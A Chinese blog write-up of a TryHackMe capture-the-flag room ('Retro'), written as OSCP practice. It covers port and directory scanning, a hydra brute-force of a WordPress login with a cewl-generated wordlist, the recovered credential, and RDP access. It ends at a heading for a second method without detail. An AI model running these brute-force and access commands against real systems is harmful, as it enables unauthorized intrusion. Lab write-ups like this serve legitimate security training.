tryhackme 记录-windows-0x03 Retro(hard)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Attacktive Directory | SQL Injection Lab | |
| Thompson | Attacking Kerberos | Linux Privilege Escalation | |
| Kenobi | Wreath Network | Windows Privilege Escalation | |
| GameZone | Alfred | Reset | Git Happens |
| Skynet | Relevant | Vulnnet: Active | NahamStore |
| Daily bugle | Blueprint | Enterprise | |
| Lazy admin | Hackpark | Ledger | |
| Tomghost | Weasel | Recommended paths | |
| Rootme | AllSignsPoint2Pwnage | Assumed Breach Scenarios: | Cyber Security 101 |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。
0x03 Retro(hard)
简介:
你能穿越时空吗?如果没有,你可能想想下一个更好的办法。
请注意,这台机器无法响应ping(ICMP),启动可能需要几分钟。

Retro 有两条截然不同的路径。其中一种需要的反复试验明显少得多,但两者都能成功。如果你对这两条路径感兴趣,请查看相关文章。这个房间的另一个版本可以在其混音版《Blaster》中找到。
原文:
Can you time travel? If not, you might want to think about the next best thing.
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

There are two distinct paths that can be taken on Retro. One requires significantly less trial and error, however, both will work. Please check writeups if you are curious regarding the two paths. An alternative version of this room is available in it's remixed version Blaster.
设置环境变量
export TARGET=10.48.159.171
信息搜集
使用 rustscan 和 nmap 进行端口扫描,由于目标无法响应 ICMP,所以给 nmap 传递参数需要加个-Pn
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn
只开放了80和3389
WEB 访问及目录扫描

80 端口为 IIS 默认页面,尝试进行目录扫描使用 ffuf 工具进行扫描,字典使用 seclists 的
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c

扫到一个目录 retro,也是第一题(目标上运行着一个网页服务器。网站所存在的隐藏目录是什么?)的答案。
访问后发现是一个博客,且有登陆点
博客的主人似乎叫 wade

从登陆点的页面和 URL 不难发现,这是一个 Wordpress 站点

初始访问
爆破 Wordpress
信息搜集发现博客主人用户名为 wade,如果你问我,页面上是 Wade,为什么说用户名是 wade,那我只能说,以 url 为准

构造一次登录请求,便于我们分析

可以看到,登录不需要验证码,是直接向/retro/wp-login.php post 数据进行登录请求的,请求参数为:log=admin&pwd=admin&wp-submit=Log+In&redirect_to=%2Fretro%2Fwp-admin%2F&testcookie=1
使用九头蛇进行口令爆破,也可以用 burp 爆破
# S=Location.代表响应内有跳转,Wordpress登录成功会进行跳转
hydra -l wade -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-20.txt $TARGET http-post-form \
"/retro/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location."

使用普通字典没有爆破进去,那就根据他的博客生成针对性的社工字典
使用 celw 生成
# 爬取三层目录生成字典文件
cewl -d 3 -w pwd.txt http://$TARGET/retro

用生成的社工字典作为密码文件通过九头蛇再次尝试爆破
# S=Location代表响应内有跳转,Wordpress登录成功会进行跳转
hydra -l wade -P pwd.txt $TARGET http-post-form \
"/retro/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location."

成功获得凭证:wade/parzival
方法 1-直接 RDP
虽然 wade/parzival 是 Wordpress 的登录凭证,但是信息搜集阶段我们发现该机器还开着 3389 远程桌面,尝试进行连接,梦想还是要有的
xfreerdp3 /v:$TARGET /u:wade /p:parzival

果然可以上号,并且直接在桌面拿下 user.txt
信息收集
谷歌浏览器历史记录东西挺多
还搜索过 cve-2019-1388,可能是个线索

回收站内也有一个程序 hhupd
方法 2-Wordpress 模板 getshell
尝试解法二的时候,由于已经提交了所有 flag,机器被关闭了,经典重启机器变 IP:10.49.184.7,重新设置环境变量:export TARGET=10.49.184.7
